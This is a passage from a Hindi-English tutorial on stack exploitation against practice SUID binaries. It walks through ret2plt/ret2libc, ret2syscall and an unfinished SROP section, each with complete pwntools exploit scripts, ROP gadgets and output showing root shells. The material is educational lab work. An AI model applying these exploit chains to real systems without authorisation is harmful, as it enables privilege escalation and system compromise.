Ab humme **system** ke **address** ke **Offset** ka pta lagana hai.

```
→ Ret2Plt objdump -T /lib/x86_64-linux-gnu/libc.so.6 | grep -i system
0000000000153ae0 g    DF .text  0000000000000067  GLIBC_2.2.5 svcerr_systemerr
0000000000052290 g    DF .text  000000000000002d  GLIBC_PRIVATE __libc_system
0000000000052290 w    DF .text  000000000000002d  GLIBC_2.2.5 system
→ Ret2Plt      Offset
```

Ab hum **libc\_base** me **system** ka **Offset** use krke **system ka address** bna lenge.

```
#ret2libc
bin_sh = pack(libc_base + 0x1b45bd)
ret = pack(0x000000000040101a)
system = pack(libc_base + 0x0000000000052290)
payload = cyclic(40) + pop_rdi + bin_sh + ret + system

io.sendline(payload)
io.interactive()
```

Upar humne ek chij miss kr di main ko pack me dena tha.

```
payload = cyclic(40) + pop_rdi + pack(elf.got.puts) + puts + pack(elf.sym.main)
io.sendline(payload)
```

## Final exploit

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2plt')

io = process()
#ret2plt
pop_rdi = pack(0x00000000004012c3)
puts = pack(elf.sym.puts)
payload = cyclic(40) + pop_rdi + pack(elf.got.puts) + puts + main
io.sendline(payload)

#recv leak
leak = io.recvlines(2)[1]
leak_int = unpack(leak, 'all')
libc_base = leak_int - 0x0000000000084420

#ret2libc
```

Upar humne ek chij miss kr di main ko hume kuchh is tarah se dena tha **pack()** me dena tha.

```
payload = cyclic(40) + pop_rdi + pack(elf.got.puts) + puts + pack(elf.sym.main)
io.sendline(payload)
```

```
#ret2libc
bin_sh = pack(libc_base + 0x1b45bd)
ret = pack(0x000000000040101a)
system = pack(libc_base + 0x0000000000052290)
payload = cyclic(40) + pop_rdi + bin_sh + ret + system

io.sendline(payload)
io.interactive()
```

## Output

```
→ Ret2Plt python3 exploit.py
[*] '/root/yt/pwn/publish/Ret2Plt/ret2plt'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[+] Starting local process '/root/yt/pwn/publish/Ret2Plt/ret2plt': pid 2980
[*] Switching to interactive mode
Enter Data -
$ id
uid=0(root) gid=0(root) groups=0(root)
$
```

So, here we got **root** shell...

Yha pr humne **NX** aur **ASLR** dono techinque ko bypass kr liya hai.

```
#####
#####
```

## Return To Syscall(Ret2Syscall)

Isse pichle tutorial me humne dekha tha **ret2plt** technique is tutorial me hum ek aur technique dekhenge **Return To Syscall** technique.

Isse phle humne jitne bhi technique use kiye unme humne kisi n kisi function ka use kiya **shell** lene ke liye **win()** function, **system()** function ya **return to plt** me humne **puts** function ka use liya.

Agar hum kahe ki **return to syscall** me hume kisi function ki jarurat hi nhi. Kyoki isme hum **syscall** ka use lete hai.

To kisi function ki jarurat nhi humare ko hum direct **syscall** ka use le skte hai.

To **syscall** humare ko direct **kernel** se communicate krne me help krti hai. to **syscall** ki help se hum **kernel** ko bol skte hai ki humare ko **shell** do to wo de dega us binary ke andar se.

## Challenge –

```
→ Ret2Syscall ls -la
total 24
drwxr-xr-x 2 root root 4096 Jul 27 12:59 .
drwxr-xr-x 4 root root 4096 Jul 27 12:58 ..
-rwsr-sr-x 1 root root 16272 Jul 27 12:59 ret2syscall
→ Ret2Syscall
```

To har bar ki tarah hume ek **binary** di gyi hai jispr **suid** bit set hai. aur hume is binary ko exploit krke **root** user ka **shell** lena hai.

Binary ko run krke dekh lete hai.

```
→ Ret2Syscall ./ret2syscall
Enter Data - AAAAAA
→ Ret2Syscall
```

Protections ko dekh lete hai **checksec** se.

```
→ Ret2Syscall checksec ./ret2syscall
[*] '/root/yt/pwn/publish/Ret2Syscall/ret2syscall'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX disabled
    PIE:       No PIE (0x400000)
    RWX:       Has RWX segments
→ Ret2Syscall
```

To yha pr koi bhi protection nhi hai.

Ab hum ise gdb me open kr lete hai.

```
→ Ret2Syscall gdb ./ret2syscall
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./ret2syscall...
(No debugging symbols found in ./ret2syscall)
pwndbg>
```

Info function se functions ko check kr lete hai.

```
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000 _init
0x0000000000401020 _start
0x0000000000401050 _dl_relocate_static_pie
0x0000000000401060 deregister_tm_clones
0x0000000000401090 register_tm_clones
0x00000000004010d0 __do_global_dtors_aux
0x0000000000401100 frame_dummy
0x0000000000401110 main
0x0000000000401150 __libc_csu_init
0x00000000004011c0 __libc_csu_fini
0x00000000004011c8 _fini
pwndbg>
```

To yha pr bs ek **main** function hi hai. aur koi **puts** function bhi nhi hai. ki isko hum defeat kr paye.

Ab hum **main** ko **disassemble** krte hai.

```
pwndbg> disassemble main
Dump of assembler code for function main:
0x0000000000401110 <+0>:    mov    eax,0x1
0x0000000000401115 <+5>:    mov    edi,0x1
0x000000000040111a <+10>:   movabs rsi,0x404028
0x0000000000401124 <+20>:   mov    edx,0xd
0x0000000000401129 <+25>:   syscall
0x000000000040112b <+27>:   mov    eax,0x0
0x0000000000401130 <+32>:   mov    edi,0x0
0x0000000000401135 <+37>:   mov    rsi,rsp
0x0000000000401138 <+40>:   sub    rsi,0x8
0x000000000040113c <+44>:   mov    edx,0x12c
0x0000000000401141 <+49>:   syscall
0x0000000000401143 <+51>:   ret
0x0000000000401144 <+52>:   pop    rax
0x0000000000401145 <+53>:   ret
0x0000000000401146 <+54>:   pop    rdi
0x0000000000401147 <+55>:   ret
0x0000000000401148 <+56>:   pop    rsi
```

```
0x0000000000401147 <+55>:    ret
0x0000000000401148 <+56>:    pop     rsi
0x0000000000401149 <+57>:    ret
0x000000000040114a <+58>:    pop     rdx
0x000000000040114b <+59>:    ret
0x000000000040114c <+60>:    nop     DWORD PTR [rax+0x0]
```

End of assembler dump.

**pwndbg** █

Yha is program ko **assembly language** ka use krke likha gya hai. isliye yha pr **C** ka code nhi hai.

To humare pas koi function nhi hai exploit krne ke liye jaise **puts**, **gets** etc to hum yha pr **syscall** ka help lenge exploit krne ke liye.

Ab hum samajhte hai **ret2syscall** hai kya. To hum **ret2syscall** me syscall ki help se shell lete hai ya koi file read krna hai jaise flag.txt kr skte hai. ya hume jo bhi kam krna hai to ye hoti hai **ret2syscall** technique.

To ager hum is challenge ki bat kare to hum yha **execve syscall** ki help lene wale hai. **execve syscall** hume help krti hai kisi bhi binary ko run krne me. Jaise ki hum kare **ls** ko run karo to **ls** bhi ek binary hai to ise run kr dega. theek isi tarah agar hum **execve** se bole ki **/bin/sh** ko run kr do to ye ise bhi run kr dega.

Ab jaruri nhi hai aap sirf **execve** ka hi use lo **exec** se related bahut sari **syscalls** hai. jo sirf ek hi kam ke liye hoti hai. jo kisi bhi binary ko execute karana. Jaise execl, execve ho gya. Aise hi bahut sare **exec** aate hai jo ki humare ko help krte hai dusri **binary** ko **execute** krane ke liye. to hum unka use leke **shell** tk le skte hai.

Aur jaruri nhi ki har bar hume shell lena hota hai. kai bar hume flag.txt ko read krna hota hai to hum opensystemcall ka use le skte hai file ko open krne ke liye. read system call se hum kisi file ko read kr skte hai.

Isliye **ret2syscall** bahut achhi technique hoti hai. jahan kisi function ki jarurat nhi hum sidha **syscall** ka use le skte hai apna kam karane ke liye.

Ab hum sabse phle cyclic pattern generate kr lete hai. taki pta kr ske ki kitne pr overflow hota hai.

```
pwndbg> cyclic 100
aaaabaaacaaadaaaeaaafaaagaaahaaaiaajaaakaalaaamaanaaaapaaaqaaaraaaasaataauuaav
aaawaaaaxaaayaaaa
pwndbg>
```

Ab hum program ko run krte hai. aur **cyclic pattern** ko print krte hai.

```
pwndbg> r
Starting program: /root/yt/pwn/publish/Ret2Syscall/ret2syscall
Enter Data - aaaabaaacaaadaaaeaaafaaagaaahaaaiaajaaakaalaaamaanaaaapaaaqaaaraaa
saataauuaavaaawaaxaaayaaaa

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401143 in main ()
```

```
RBP 0x0
RSP 0x7ffcac389768 ← 0x6161616461616163 ('caaadaaa')
RIP 0x401143 (main+51) ← ret
[ DISASM ]-
► 0x401143 <main+51>    ret    <0x6161616461616163>
```

```
[ STACK ]-
00:0000 | rsp 0x7ffcac389768 ← 0x6161616461616163 ('caaadaaa')
01:0008 |           0x7ffcac389770 ← 0x6161616661616165 ('eaaaafaaa')
02:0010 |           0x7ffcac389778 ← 0x6161616861616167 ('gaaaahaaa')
03:0018 |           0x7ffcac389780 ← 0x6161616a61616169 ('iaajaaa')
```

Ab hum utha lenge first **4** characters **rsp** register se.

```
pwndbg> cyclic -l caaa
8
pwndbg>
```

Yha **8 bytes** pr humara overflow ho rha hai. mtlb iske bar jo bhi character aayega wo **return address** pr likha jayega.

Ab hum exploit likhna suru krte hai.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('ret2syscall')

io = process()

payload = cyclic(8) + █
io.sendline(payload)

io.interactive()
~
```

Ab hum payload section ko complete krte hai.

To sbse phle hume jo bhi **syscall** krni hai uska **number rax** ke andar dalna pdta hai. fir uske jo arguments hote hai wo **rdi**, **rsi**, **rdx** ..... me jate hai.

```
payload = cyclic(8) + █
```

Ab yha pr **Cyclic pattern** ke bad hume **rax** ki value change krni hai. to **rax** ki value kaise change hogा uske liye hume **gadgets** chahiye hogा **pop rax; ret** mtlb **rax** ki value **stack** se uthakr **rax** ke andar dalenge uske bad **return**.

To hum in **gadgets** ke **addresses** jo hai use note down kr lete hun. Ye hume diye hue hai binary ke andar **main** function me.

To **gadget** find krne ke liye hum **ROPgadget** ka use kr skte hai. ya fir **gdb** ke andar se copy kr skte hai unka address.

```
0x00000000004011ab : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004011af : pop rbp ; pop r14 ; pop r15 ; ret
0x00000000004010ed : pop rbp ; ret
0x0000000000401146 : pop rdi ; ret
0x000000000040114a : pop rdx ; ret
0x00000000004011b1 : pop rsi ; pop r15 ; ret
0x0000000000401148 : pop rsi ; ret
0x00000000004011ad : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040101a : ret
0x0000000000401011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x000000000040113d : sub al, 1 ; add byte ptr [rax], al ; syscall
0x0000000000401139 : sub esi, 8 ; mov edx, 0x12c ; syscall
0x00000000004011cd : sub esp, 8 ; add rsp, 8 ; ret
0x0000000000401138 : sub rsi, 8 ; mov edx, 0x12c ; syscall
0x00000000004011cc : sub rsp, 8 ; add rsp, 8 ; ret
0x0000000000401129 : syscall
0x0000000000401010 : test eax, eax ; je 0x401016 ; call rax
0x0000000000401073 : test eax, eax ; je 0x401080 ; mov edi, 0x404040 ; jmp rax
0x00000000004010b5 : test eax, eax ; je 0x4010c0 ; mov edi, 0x404040 ; jmp rax
0x000000000040100f : test rax, rax ; je 0x401016 ; call rax
```

Unique gadgets found: 71

→ **Ret2Syscall**

Yha pr hum dekh skte hai jo hume **gadgets** chahiye wo yha pr mil rhe hai. hum inka **address** copy kr lenge.

```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('ret2syscall')
io = process()

pop_rax = pack(0x00000000000401144)

payload = cyclic(8) + pop_rax + I

io.sendline(payload)

io.interactive()
~
```

Yha pr humne **pop\_rax** ka address pack krke de diya. ab hum jo bhi value aage denge wo **rax** ki value bn jayegi to hume yha pr **syscall** ka **number** dena hai jis system call ko hum execute krna chahte hai.

To hume **execve** system call krni hai uska **number 59** hota hai

61	#define __NR_fork 57
62	#define __NR_vfork 58
63	#define __NR_execve 59
64	#define __NR_exit 60
65	#define __NR_wait4 61
66	#define __NR_kill 62

```

pop_rax = pack(0x00000000000401144)

payload = cyclic(8) + pop_rax + pack(59) + I

io.sendline(payload)
```

Ab hume kahan **return** krna hai wo value deni pdegi. To **execve** kuchh **argument** bhi leti hai.

Yha hum sbse phle sbke **addresses** likh lete hai.

```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('ret2syscall')
io = process()

pop_rax = pack(0x0000000000401144)
pop_rdi = pack(0x0000000000401146)
pop_rsi = pack(0x0000000000401148)
pop_rdx = pack(0x000000000040114a)

payload = cyclic(8) + pop_rax + pack(59) +
io.sendline(payload)

io.interactive()
~
```

Ab hume pta krna hai ki **execve** kya-2 **arguments** leti hai taki hum use likh paye.

## → Ret2Syscall man 2 execve

```

EXECVE(2)                                         Li

NAME
    execve - execute program

SYNOPSIS
    #include <unistd.h>

    int execve(const char *pathname, char *const argv[],
               char *const envp[]);

DESCRIPTION
    execve() executes the program referred to by pathname. This
    with a new program, with newly initialized stack, heap, and
```

Yha pr ye kh rha hai ki hum ise jo bhi **path** dete hai use ye **execute** kr deta hai.

Yha pr ye 3 argument leta hai. first path leta hai jis binary ko hume execute krna hai jaise ki **/bin/sh**. aur second ye argument leta hai. jaise ki **-c**. third environment variable.

To yha pr hum first me **/bin/sh** denge . baki do ko **null** set kr denge.

Yha pr sbse phle **pop\_rdi** ki value set krte hai. fir '**/bin/sh**' ka address dena pdega.

```
pop_rax = pack(0x0000000000401144)
pop_rdi = pack(0x0000000000401146)
pop_rsi = pack(0x0000000000401148)
pop_rdx = pack(0x000000000040114a)

payload = cyclic(8) + pop_rax + pack(59) + pop_rdi + pack(0)

io.sendline(payload)
```

To hum '**/bin/sh**' ka **address** nikal lete hai.

Iske liye binary ko **gdb** me **run** krte hai

```

→ Ret2Syscall gdb ./ret2syscall
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./ret2syscall...
(No debugging symbols found in ./ret2syscall)
pwndbg> r
Starting program: /root/yt/pwn/publish/Ret2Syscall/ret2syscall
Enter Data - █

```

Aur ise **ctrl+c** se cancel kr denge.

```

0x7f95b77f80a6 <__libc_start_main+278>      mov    rax, qword ptr [rip + 0
__libc_pthread_functions+312>
0x7f95b77f80ad <__libc_start_main+285>      ror    rax, 0x11
[ STACK ]-
00:0000| rsp 0x7ffc42812628 → 0x7f95b77f8083 (__libc_start_main+243) ← mo
eax
01:0008| 0x7ffc42812630 → 0x7f95b7a05620 (_rtld_global_ro) ← 0x50d136
02:0010| 0x7ffc42812638 → 0x7ffc42812718 → 0x7ffc428142d6 ← '/root/y
ish/Ret2Syscall/ret2syscall'
03:0018| 0x7ffc42812640 ← 0x100000000
04:0020| 0x7ffc42812648 → 0x401110 (main) ← mov    eax, 1
05:0028| 0x7ffc42812650 → 0x401150 (__libc_csu_init) ← endbr64
06:0030| 0x7ffc42812658 ← 0x98c0c5290bc736cc
07:0038| 0x7ffc42812660 → 0x401020 (_start) ← endbr64
[ BACKTRACE ]-
► f 0          0x401143 main+51
f 1  0x7f95b77f8083 __libc_start_main+243

```

Ab hum **search** krte hai **/bin/sh**.

```
pwndbg> search /bin/sh
ret2syscall      0x404035 0x68732f6e69622f /* '/bin/sh' */
libc-2.31.so     0x7f95b79885bd 0x68732f6e69622f /* '/bin/sh' */
pwndbg>
```

To yha pr hum **ret2syscall** wala hi lenge **libc** wala nhi lena hai.

```
payload = cyclic(8) + pop_rax + pack(59) + pop_rdi + pack(0x404035) + pop_rsi
io.sendline(payload)
```

Yha hume **/bin/sh** ka **address** likh diya.

```
payload = cyclic(8) + pop_rax + pack(59) + pop_rdi + pack(0x404035) + pop_rsi + pack(0) + pop_rdx + pack(0) +
io.sendline(payload)
```

Uske bad **execve syscall** ke next arguments **argv** ki value **null** kr diya aur **env** ki value bhi **null** kr diya. jaisa ki humne phle dekha tha **execve syscall 3 arguments** leta hai.

**Null** ke liye hum **0** ko **pack** kr denge.

Aur last me hum **syscall** ko **call** kr lenge taki **syscall** ho jaye.

```
0x0000000000401138 : sub rsi, 8 ; mov edx, 0x12c ; syscall
0x00000000004011cc : sub rsp, 8 ; add rsp, 8 ; ret
0x0000000000401129 : syscall
0x0000000000401010 : test eax, eax ; je 0x401016 ; call rax
0x0000000000401073 : test eax, eax ; je 0x401080 ; mov edi, 0x404040
0x00000000004010b5 : test eax, eax ; je 0x4010c0 ; mov edi, 0x404040
0x000000000040100f : test rax, rax ; je 0x401016 ; call rax
```

Unique gadgets found: 71

→ **Ret2Syscall**

## Final Exploit

```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('ret2syscall')

io = process()

pop_rax = pack(0x000000000000401144)
pop_rdi = pack(0x000000000000401146)
pop_rsi = pack(0x000000000000401148)
pop_rdx = pack(0x00000000000040114a)
syscall = pack(0x000000000000401129)

payload = cyclic(8) + pop_rax + pack(59) + pop_rdi + pack(0x404035) + pop_rsi + pack(0) + pop_rdx + pack(0) + syscall

io.sendline(payload)

io.interactive()

```

## Output

```

→ Ret2Syscall python3 exploit.py
[*] '/root/yt/pwn/publish/Ret2Syscall/ret2syscall'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX disabled
    PIE:       No PIE (0x400000)
    RWX:       Has RWX segments
[+] Starting local process '/root/yt/pwn/publish/Ret2Syscall/ret2syscall': pid 5052
[*] Switching to interactive mode
Enter Data - $ id
uid=0(root) gid=0(root) groups=0(root)
$ 

```

And we got the **root** shell.

```
#####
#####
```

## Sigreturn Oriented Programming(SROP)

Isse phle humne **ret2syscall** smjhi thi aur **SROP** me bhi hum **system call** ke sath hi kam krne wale hai. lekin ek particular **system call** ke sath is technique ka nam hai **SROP(Segreturn Oriented Programming)** to ki baki technique se kafi nayi hai 2014 me phli bar ye publish hui.

To ye technique **ret2syscall** se kafi alag hai. kyoki **ret2syscall** me hum jb bhi **syscall** ko **call** krte to hume uske arguments satisfy krne pdte the. jis liye hume gadgets chahiye hote hai **pop\_rdi**, **pop\_rsi**, **pop\_rdx** etc. joki kafi muskil hote hai ek binary me milna.

Lekin is technique ke andar ek particular **syscall** ko **call** krte hai jisko koi argument ki jarurat nhi hoti hai. aur ye humare ko **shell** bhi de skti hai. jo bhi hum kam karana chahe wo kam kr skti hai without koi argument. To ye bahut badiya technique hai aur nayi hai baki techniques se.

## Challenge –

```
→ SROP ls -la
total 24
drwxr-xr-x 2 root root 4096 Jul 27 14:11 .
drwxr-xr-x 5 root root 4096 Jul 27 14:11 ..
-rwsr-sr-x 1 root root 16264 Jul 27 14:11 srop
→ SROP
```

Yha pr hume ek binary di gyi hai aur is pr **uid bit** set hai. aur humara task hai binary ko exploit krke **shell** lena.

Sbse phle hum binary ko run krke dekh lete hai.

```
→ SROP ./srop
Enter Data - aaaaa
→ SROP
```

Protection check kr lete hai.

```
→ SROP checksec srop
[*] '/root/yt/pwn/publish/SROP/srop'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX disabled
    PIE:       No PIE (0x400000)
    RWX:       Has RWX segments
→ SROP
```

To yha pr koi protection nhi hai.

Ab hum **gdb** me open kr lete hai apne binary ko.

```
→ SROP gdb ./srop
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./srop...
(No debugging symbols found in ./srop)
pwndbg> info fu
```

Functions check kr lete hai **info functions** se.

```
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000 _init
0x0000000000401020 _start
0x0000000000401050 _dl_relocate_static_pie
0x0000000000401060 deregister_tm_clones
0x0000000000401090 register_tm_clones
0x00000000004010d0 __do_global_dtors_aux
0x0000000000401100 frame_dummy
0x0000000000401110 main
0x0000000000401150 __libc_csu_init
0x00000000004011c0 __libc_csu_fini
0x00000000004011c8 _fini
pwndbg>
```

Yha pr ek function hai humare kam ka.

Yha pr hum main ko disassemble kr lete hai.

```
pwndbg> disassemble main
Dump of assembler code for function main:
0x0000000000401110 <+0>:    mov    eax,0x1
0x0000000000401115 <+5>:    mov    edi,0x1
0x000000000040111a <+10>:   movabs rsi,0x404028
0x0000000000401124 <+20>:   mov    edx,0xd
0x0000000000401129 <+25>:   syscall
0x000000000040112b <+27>:   mov    eax,0x0
0x0000000000401130 <+32>:   mov    edi,0x0
0x0000000000401135 <+37>:   mov    rsi,rsp
0x0000000000401138 <+40>:   sub    rsi,0x8
0x000000000040113c <+44>:   mov    edx,0x12c
0x0000000000401141 <+49>:   syscall
0x0000000000401143 <+51>:   ret
0x0000000000401144 <+52>:   pop    rax
0x0000000000401145 <+53>:   ret
0x0000000000401146 <+54>:   nop    WORD PTR cs:[rax+rax*1+0x0]
End of assembler dump.
pwndbg>
```

To ye binary **assembly** me hi likhi gya hai. yha do syscall ho rhi hai. jaisa ki hum upar dekh skte hai **eax** ke andar **1** ja rha hai mtlb syscall number **1** ko call kiya ja rha hai jo ki **write syscall** hota hai.

dusra syscall dekhe to **eax** ke andar **0** ja rha hai means **read** syscall ho rha hai. mtlb user se input liya ja rha hai.

Aur last me hume ek chhota sa **gadget** diya gya hai. **pop rax ret**

Ye challenge isliye alag hai kyoki pichhle wale me hume bahut sare gadget diye gye the jaise **pop\_rdi**, **pop\_rsi**, **pop\_rdx** isliye humara kam bahut aasam ho gya tha lekin ek normal binary ke andar ye sari chije nhi milti hai to. to humare pas bs **pop rax ret** gadget hai to hum apna kam kaise chalayenge.

To use karenge hum **SROP** technique.

**SROP** technique hai kya.

To hum **SROP** technique me kya kam krte hai ek special **syscall** hoti hai **Sigreturn**.

**Sigreturn syscall** waise humare kisi kam ki nhi hai. exploit development me aa rhi hai. waise ye **CPU** development wale area hote hai unme kam aati hai. ye **system** call kya kam krti hai. man lo agar linux ke andar koi signal aata hai intrupt aaya ekdum se kisi process ko band krna pda aur **CPU** ko dusri jagah jana pda kisi dusre process pr to, **CPU** kya kam krti hai. jitne bhi **registers** hai, **flex** hai, other **data** hai us process ka jispr wo kam kr rha ho jisko wo beech me chhod kr ja rha hai unko us process ke **stack** me andar rkha deta hai. aur jb wo waps aata hai to kya kam krti hai **stack** andar se data ko uthata hai aur wapas se apne **registers** ke andar rkha deta hai. aur flex ko **flex** wale jagah pr rkha deta hai. baki jitne bhi **config** data hai unko unke jagah pr rkha deta hai.

To yha pr jo **Sigreturn system call** hai wo same kam krti hai. ye kya kam krti hai jb bhi hum Sigreturn ko hit krte hai. to CPU ko aisa lgta hai yha pr signal handler call hua hai. to **stack** ke andar jitne bhi chije hoti hai usko uthakr register me rkha deti hai. to **registers** me jo bhi value ja rhi hai use hum control kr skte hai. kyoki stack ko bhi hum control kr rhe hai. agar hum stack ko ek bar overflow kr du to hum stack ke andar kahin pr bhi kuchh bhi likh skta hun. To **stack** ke andar hum kuchh bhi likh skte hai to aur wahan sb chije **registers** ke andar ja rhi hai to hum **registers** ke andar kuchh bhi likh skta hun.

**rdi, rsi, rdx** kisi bhi register ke andar kuchh bhi likh skta hun. To ye power hoti hai is ek syscall ki jiska nam hai **Sigreturn**. Ab **Sigreturn** jo **syscall** hoti hai ye kafi sare chije krti

hai. **31 values** jo hoti hai jise hum dalte hai **stack** se uthakr register's flag ke andar. to agar hum Sigreturn use krte hai to hume **31 values** ko satisfy krna pdega stack ke andar **31 values** likhni pdegi. Adhiktar ko to hum **0** de skte hai. means null lekin kuchh values hoti hai jise hum 0 nhi kr skte hai like **rip** register ise kuchh n kuchh dena hogya ki next instruction kya execute krna hai. agar yha **0** de denge to program crash kr jayega.

ya fir rsp register (stack pointer) ko value deni pdegi agar nhi denge to problem ho skti hai. kul milakr **31 values** jati hai isme se kuchh registers bhi hote hai jise hum control kr skte hai. aur in **31 values** ko hume order me dena pdta hai. man lo **rdi** register jo hota hai wo **14** value pr hota hai. mtlb jo hum stack me 14 number pr dalenge wo **rdi register** me jayega **system call** ke hone ke bad. To har chij ka ek order set hai aur hume har chij ko order me hi likhni pdti hai fir wo uthkr register me chali jati hai.

hum cyclic pattern generate kr lete hai aur dekhte hai ki kitne character ke bad humara program crash kr jata hai.

```
pwndbg> cyclic 100
aaaabaaacaaadaaaeeaaafaaagaaahaaaiaajaaakaalaaamaanaaoaaapaaaqaaaraaasaaaataaaauaaav
aaawaaaaxaaayaaa
pwndbg>
```

Copy krke binary ke input me paste krte hai.

[ STACK ]			
00:0000	rsp	<u>0x7ffc7f9d08c8</u>	← 0x6161616461616163 ('caaadaaa')
01:0008		<u>0x7ffc7f9d08d0</u>	← 0x6161616661616165 ('eaaafaaa')
02:0010		<u>0x7ffc7f9d08d8</u>	← 0x6161616861616167 ('gaaahaaa')
03:0018		<u>0x7ffc7f9d08e0</u>	← 0x6161616a61616169 ('iaajaaaa')

```
pwndbg> cyclic -l caaa
8
pwndbg>
```

To yha pr hume **Offset** ki value **8** mil gya hai. mtlb **8 bytes** ke bad hum jo bhi denge wo **return** pr jayega.

Ab hum exploit banana suru krte hai.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./srop')

io = process()

payload = cyclic(8)

io.sendline(payload)

io.interactive()
~
```

Ab iske bad hume **Sigreturn** ko execute krana hai. **Sigreturn** ki ek achhi bat hai ise koi **argument** ki jarurat nhi hoti hai. iska mtlb hume kisi rdi, rsi, rdx ko set krne ki jarurat nhi kisi gadget ki jarurat nhi sirf hum isko call krna hota hai aur ye humara kam kr deti hai stack me jntni bhi chije hongi unko uthake rkh degi sidha registers ke andar hum control kr payenge hum btayenge to rip pr hum bhi likhenge wahan pr program jayega.

To sbse phle hume **rax** ki value set krni pdegi. To uske liye ek chahiye hogा **pop rax ret** jo ki binary me tha to hum find kr lete hai. **ROPgadget** ki help se.

```
0x000000000004011b2 : pop r15 ; ret
0x00000000000401144 : pop rax ; ret
0x000000000004011ab : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; :
0x000000000004011af : pop rbp ; pop r14 ; pop r15 ; ret
0x000000000004010ed : pop rbp ; ret
0x000000000004011b3 : pop rdi ; ret
0x000000000004011b1 : pop rsi ; pop r15 ; ret
0x000000000004011ad : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000040101a : ret
0x00000000000401011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; :
0x0000000000040113d : sub al, 1 ; add byte ptr [rax], al ; syscall
0x00000000000401139 : sub esi, 8 ; mov edx, 0x12c ; syscall
0x000000000004011cd : sub esp, 8 ; add rsp, 8 ; ret
0x00000000000401138 : sub rsi, 8 ; mov edx, 0x12c ; syscall
0x000000000004011cc : sub rsp, 8 ; add rsp, 8 ; ret
0x00000000000401129 : syscall
0x00000000000401010 : test eax, eax ; je 0x401016 ; call rax
0x00000000000401073 : test eax, eax ; je 0x401080 ; mov edi, 0x404040 ; :
0x000000000004010b5 : test eax, eax ; je 0x4010c0 ; mov edi, 0x404040 ; :
0x0000000000040100f : test rax, rax ; je 0x401016 ; call rax
```

Unique gadgets found: 66

→ **SROP**

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./srop')

io = process()

pop_rax = pack(0x00000000000401144)

payload = cyclic(8) + pop_rax + pack(15) + █

io.sendline(payload)

io.interactive()
~
```

Yha pr humne **rax** me **syscall** number **15** diya jo ki **Sigreturn** syscall ka hai. ab hum iske bad syscall likhenge. To syscall ka address find kr lete hai **ROPgadget** ke help se.

```
0x00000000000401138 : sub rsi, 8 ; mov edx, 0x12c ; syscall
0x000000000004011cc : sub rsp, 8 ; add rsp, 8 ; ret
0x00000000000401129 : syscall
0x00000000000401010 : test eax, eax ; je 0x401016 ; call rax
0x00000000000401073 : test eax, eax ; je 0x401080 ; mov edi, 0x404040
0x000000000004010b5 : test eax, eax ; je 0x4010c0 ; mov edi, 0x404040
0x0000000000040100f : test rax, rax ; je 0x401016 ; call rax
```

Unique gadgets found: 66

→ SROP █

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./srop')

io = process()

pop_rax = pack(0x00000000000401144)
syscall = pack(0x00000000000401129)

payload = cyclic(8) + pop_rax + pack(15) + syscall + █
io.sendline(payload)

io.interactive()
~
```

